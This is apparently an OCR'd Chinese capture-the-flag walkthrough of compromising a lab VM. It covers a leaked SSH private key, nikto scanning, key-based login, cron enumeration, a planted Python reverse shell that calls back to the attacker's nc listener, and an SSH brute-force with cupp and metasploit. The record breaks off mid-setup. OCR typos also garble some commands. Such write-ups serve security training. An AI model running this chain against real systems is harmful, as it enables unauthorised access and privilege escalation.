
```
4ypkMF37BOghXx4tCoA16fbNIhbWUsKtPwm79oQnaNeu+ypiq8RFt78orzMu6JIH
dsRvA2/Gx3/X6Eur6BDV61to3OP6+zqh3TuWU6OUadt+nHIANqj93e7jy9uI7jtC
XXDmuQKBgHZAE6GTq47k4sbFbWqldS79yhjjLloj0VUhValZyAP6XV8JTiAg9CYR
2o1pyGm7j7wfhIZNBP/wwJSC2/NLV6rQeH7Zj8nFv69RcRX56LrQZjFAWWsa/C43
rlJ7dOFH7OFQbGp51ub88M1VOiXR6/fU8OMOkXfi1KkETj/xp6t+
-----END RSA PRIVATE KEY-----
```

对于某些靶场，也可以使用**nikto扫描器**来挖掘敏感信息；


```
nikto -host 靶场IP地址
```

特别注意 config 等特殊敏感文件，要细读扫描的结果。挖掘可以利用的敏感信息；

以nikto开始扫描



扫描到很多信息，有目录，robots.txt，以及他的服务器版本（中间件的版本）



利用敏感、弱点信息

对挖掘到的ssh密钥利用

1、修改id_rsa的权限

```
chmod 600 id_rsa
```


2、利用私钥登陆服务器

```
ssh -i id_rsa 用户名@靶场IP地址
```

注意：如果id_rsa没有解密密码，可以直接使用。但是如果id_rsa有解密密码，那么就需要进行对应的破解。


先下载私钥文件：

```
> wget "http://192.168.1.106/icons/VDSoyuAXi00.txt"
> （下载网址里的文件）
```





```
> mv VDSoyuAXi0.txt id_rsa
> （把VDSoyuAXi0.txt重命名成id_rsa）
```

查看一下权限，发现不是600文件，而是：644权限



我们把它修改成600权限：chmod 600 id_rsa



尝试使用martin登陆服务器，成功

pwd查看当前工作目录，ls -all查看所有文件信息

先 cd/hone/ 再 /home$ ls查看有哪些用户名

扩大战果

登录服务器之后，我们需要做以下操作。


1、查看当前用户 whoami
2、id 查看当前用户的权限
3、查看 根目录 寻找flag文件

使用id，查看是否为root，发现并不具有root，只是个普通用户，我们还需要进一步提权：


再进行提权之前，先使用以下命令，查看下配置信息


```
cat /etc/passwd      查看所有用户的列表
cat /etc/group        查看用户组
find / -user 用户名   查看属于某些用户的文件
/tmp                    查看缓冲文件目录
```

先查看下所有用户：




在查看下用户组：





查看缓冲文件目录：



查看完之后，发现没有什么可利用的东西


深入挖掘(特别值得关注的位置)

1. **/etc/crontab**（此文件为设定系统定期执行的任务，编辑，需要root权限。不同的用户都可以有不同的定时任务）
2. **cat /etc/crontab**（**挖掘其他用户是否有定时任务**，并查看对应的任务内容。**执行的任务**肯定对应**靶场**机器的**某个文件**。）


如果在 **/etc/crontab** 下有某个用户的**定时计划文件**，但是具体目录下没有这个**定时执行的文件**，可以**自行创建反弹shell**，然后 **netcat** 执行监听获取对应用户的权限。

如果有定时执行的文件，可以切换到对应的目录，查看对应的权限，查看当前用户是否具有读写权限。

下面我们来操作一下：cat /etc/crontab



黄色选取为定时执行的任务。可以看到有很多root用户的定时任务，也能看到jimmy有一个python类型的目录（每五分钟执行一次）



但是我们在tmp目录下没有看到对应的sekurity.ty文件，所以我们新建一个1.py文件对他进行重命名。

反弹shell

靶场代码

```
#!/usr/bin/python  环境变量的书写
import os,subprocess,socket #导入的三个模块

s=socket.socekt(socket.AF_INET,socket.SOCK_STREAM)
#创建一个套接字
s.connect((“攻击机IP地址”,”攻击机监听端口”))
#使用套接字连接（反弹）到，攻击机的IP地址跟端口号
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
#将 标准输入、输出以及错误输入、输出 赋值给套接字的文件标识符，使套接字可以进行 标准输入、输出以及错误输入、输出（毕竟执行对应命令有可能出错）
p=subprocess.call([“/bin/sh”,”-i”])
#使用子进程调用“/bin/sh”，也就是shell的交互模式，就是执行成功或错误都返回对应的结果
```

攻击机 netcat 命令

```
nc -lpv 未占用端口#（nc -l表示监听模式，p表示对应端口，v表示返回信息，未占用端口号和攻击机监听端口号是一一对应的）
netstat -pantu #（查看占用端口）
```

实践一下：打开一个终端，看到4444已经被占了，所以我们使用4445，输入nc -lvp 4445

```
root@kali:~/Desktop# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 192.168.1.105:43090     192.168.1.106:22        ESTABLISHED
1795/ssh
tcp        0      0 192.168.1.105:42492     192.168.1.106:22        ESTABLISHED
1628/ssh
tcp        0      0 192.168.1.105:4444      192.168.1.106:34415     ESTABLISHED
1658/nc
udp        0      0 0.0.0.0:68              0.0.0.0:*
619/dhclient
root@kali:~/Desktop# nc -lvp 4445
listening on [any] 4445 ...
```

https://blog.csdn.net/u011005040

下面来编辑下1.py，先查看一下cat 1.py：

```
martin@debian:/tmp$ cat 1.py
#!/usr/bin/python
import socket,os,subprocess

s=socket.socket()
s.connect(("192.168.1.105",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
martin@debian:/tmp$
```

https://blog.csdn.net/u011005040

省略的两个关键字与缺省值一致，所以可省略s=socket.socekt(socket.AF_INET,socket.SOCK_STREAM

.

重命名一下文件，并且查看，发现已重命名成功：

```
martin@debian:/tmp$ mv 1.py sekurity.py
martin@debian:/tmp$ ls -al
total 32
drwxrwxrwt  7 root   root   4096 déc.  31 03:52 .
drwxr-xr-x 21 root   root   4096 avril 26  2017 ..
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .font-unix
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .ICE-unix
-rw-r--r--  1 martin martin  201 déc.  31 02:41 sekurity.py
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .Test-unix
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .X11-unix
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .XIM-unix
martin@debian:/tmp$
```

https://blog.csdn.net/u011005040


给它加一个可执行权限：chmod +x sekurity.py

```
martin@debian:/tmp$ chmod +x sekurity.py
martin@debian:/tmp$ ls -al
total 32
drwxrwxrwt  7 root   root   4096 déc.  31 03:52 .
drwxr-xr-x 21 root   root   4096 avril 26  2017 ..
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .font-unix
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .ICE-unix
-rwxr-xr-x  1 martin martin  201 déc.  31 02:41 sekurity.py
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .Test-unix
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .X11-unix
drwxrwxrwt  2 root   root   4096 déc.  31 01:56 .XIM-unix
martin@debian:/tmp$
```

https://blog.csdn.net/u011005040

但是现在我们发现文件是martin用户创建的，并不是jimmy用户创建的，所以说我们要等待一个反弹shell：


```
root@kali:~/Desktop# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.106: inverse host lookup failed: Unknown host
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.106] 34415
/bin/sh: 0: can't access tty; job control turned off
$ whoami
jimmy
$ id
```



由于比较漫长这边先用4444演示，这边执行一个whoami发现已经变成jimmy了，然后用id发现并没有root权限。
没有用户的账号密码所以也不能进行su -root提升权限
这时候发现martin和jimmy不能进行提权。

背水一战

万不得已的时候 只能对ssh服务进行暴力破解。破解最后一个
用户名。破解工具 如 hydra、medusa等；




只能暴力破解最后一个用户名

利用 cupp 创建字典


```
git clone https://github.com/jeanphorn/common-password.git
chmod +x cupp.py
./cupp.py -i      以交互的方式创建字典
```

首先打开一个终端cd，切换到桌面

输入 git clone https://github.com/jeanphorn/common-password.git 克隆字典文件



cd common-password/ 切换到对应的目录



chmod +x cupp.py 进行可执行权限的赋予
./cupp.py -i （./表示执行，-i以交互模式进行选择）
经过一系列操作，成功创建字典文件：

使用 metasploit 破解SSH

在终端中输入

msfconsole

– msf > use auxiliary/scanner/ssh/ssh_login

（使用扫描模块）

– msf auxiliary(ssh_login) > set rhosts 192.168.1.137

– msf auxiliary(ssh_login) > set username hadi


– msf auxiliary(ssh_login) > set pass_file hadi.txt


（设置对应的参数↑）

– msf auxiliary(ssh_login) > run

（运行对应的破解）

尝试一下，先输入msfconsole：





接下来输入use auxiliary/scanner/ssh/ssh_login
我们使用到这个模块，接下来我们设置下参数：
先看下参数 show options

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS  false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false            no        Add all users in the current database to the list
   PASSWORD                          no        A specific password to authenticate with
   PASS_FILE                         no        File containing passwords, one per line
   RHOSTS                            yes       The target address range or CIDR identifier
   RPORT            22               yes       The target port
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works for a host
   THREADS          1                yes       The number of concurrent threads
   USERNAME                          no        A specific username to authenticate as
   USERPASS_FILE                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for all users
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE          false            yes       Whether to print output for all attempts
```

https://blog.csdn.net/u011005040

1. 设置下远程主机的ip：

```
msf auxiliary(ssh_login) > set rhosts 192.168.1.106
rhosts => 192.168.1.106
```

2. 设置要破解的用户名：
